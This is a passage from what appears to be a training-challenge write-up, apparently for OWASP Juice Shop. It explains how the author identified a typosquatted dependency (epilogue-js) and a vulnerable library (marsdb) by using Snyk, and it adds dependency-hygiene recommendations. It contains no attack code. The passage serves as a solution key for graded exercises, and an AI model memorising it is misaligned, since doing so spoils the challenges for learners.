
Issues 60 Pull Requests 10

Last publish 7 years ago

We come across a suspicious one with name of epilogue-js and it says that this is not the module you are looking for so, it might be this one.



We login to our account in order to inform the site.



We write a costumer feedback about the name of this dependency and submit it to see if it works.

We see that we managed to solve the challenge.

Recommendation:

Regularly audit and update dependencies to ensure no legacy or malicious packages are in use. Use software composition analysis (SCA) tools to identify vulnerabilities in dependencies. Verify the authenticity of third-party libraries before inclusion in the codebase. Remove unused or deprecated libraries.


Vulnerable Library ★★★★

Severity: **High**


Description: Vulnerable libraries occur when applications depend on outdated or unsupported third-party components with known security flaws. Even when vulnerabilities are disclosed, failure to patch or upgrade these libraries leaves the application exposed.

Impact: Exploitation can result in remote code execution, data breaches, privilege escalation, or service disruption. Long-term reliance on vulnerable libraries increases security debt and operational risk.

Steps to reproduce the vulnerability:




Here we are looking for a vulnerable library that the site is using and inform them about it.



We found a website to check our json package that we downloaded before in order to check if it has any libraries that is vulnerable.

We see a website called Snyk.io



We upload our file to system in order to check it.

The screenshot shows the Snyk Advisor interface for a project's dependency health report. At the top, there are navigation links for ChatGPT, denial of service..., Attacks: Types, ..., vulnerable library, PirateSoftware..., (366) Vulnerabilities, snyk.io, and several other tabs like Programming, Universities, Google, Cybersecurity, 1,200 Calorie...oss Meal Plan, IDATA - Türk v...an, diğerleri, 200 Good Mor...e Catalogue, Online-Fix - crackonline, and Apply to visit...ary resident. Below the tabs, the Snyk Advisor logo is visible along with a search bar for npm and a sign-up button.

Dependencies Health Report

DIRECT DEPENDENCIES: 39 | PACKAGES GRADED: 39 / 39 | AVG. SCORE: 72

Health Check

9 packages are healthy

Category	Count
Healthy	9
Sustainable	14
Need Review	16
Unknown	0

The results you see for each package are based on their latest version. To get an accurate assessment for the version listed in your package.json file we suggest you run a scan using Snyk.

KEEP YOUR PROJECT HEALTHY

socket.io

Package Health Score: 97 / 100

WEEKLY DOWNLOADS: 2,596,601 | LAST RELEASE: 2 months ago | LICENSE: MIT | CONTRIBUTORS: 410 | VULNERABILITIES: 0

express

Package Health Score: 95 / 100

WEEKLY DOWNLOADS: 16,513,204 | LAST RELEASE: 26 days ago | LICENSE: MIT | CONTRIBUTORS: 300 | VULNERABILITIES: 0

sequelize

Package Health Score: 95 / 100

The screenshot also includes a message indicating that the results are based on the latest version of each package and suggests running a full scan using Snyk for an accurate assessment.

We got the results and checked them for a while.
Used the need review section to see crucial ones.

The screenshot shows the Snyk.io interface displaying three package health scores. Each card includes the package name, a profile picture, a Package Health Score (45/100, 36/100, or 30/100), and various metrics like weekly downloads, last release date, license, contributors, and vulnerabilities.

Package	Package Health Score
z85	45 / 100
libxmljs	36 / 100
marsdb	30 / 100

Below the cards, there is a dark blue navigation bar with links: PRODUCT, RESOURCES, COMPANY, CONNECT, SECURITY, and FIND US ONLINE.

We see a lot of them but since we need to apply only one we choose marsdb and check it further.

Security SECURITY ISSUES FOUND

All security vulnerabilities belong to production dependencies of direct and indirect packages.

SECURITY AND LICENSE RISK FOR SIGNIFICANT VERSIONS

Version	Vulnerabilities	License Risk
0.6.11 09/2016	POPULAR 1 C	LOW MEDIUM HIGH CRITICAL
0.5.25 02/2016	1 C	LOW MEDIUM HIGH CRITICAL
0.4.4 01/2016	1 C	LOW MEDIUM HIGH CRITICAL
0.3.14 12/2015	1 C	LOW MEDIUM HIGH CRITICAL
0.2.6 10/2015	1 C	LOW MEDIUM HIGH CRITICAL

LICENSE MIT

SECURITY POLICY No

All Versions

Is your project affected by vulnerabilities?

Scan your projects for vulnerabilities. Fix quickly with automated fixes. Get started with Snyk for free.

Get started free

Popularity SMALL

WEEKLY DOWNLOADS (1,909)

Download trend

14K
12K
10K
8K
6K


Maintenance INACTIVE ARCHIVED

COMMIT FREQUENCY


NO RECENT COMMITS

Get started free

After checking further we see that all the versions of it has crucial vulnerability and need to inform the server about it.



We take the version that our server is using since they asked for it in challenge.



We submit the version and the library that is vulnerable to the server.

Recommendation:

Continuously monitor third-party libraries for security updates and apply patches promptly. Use vulnerability scanners to identify and mitigate risks associated with outdated libraries. Implement dependency management tools to control library versions. Avoid using libraries with known security flaws.

6. Security Through Obscurity


Privacy Policy Inspection ★★★

Severity: Low

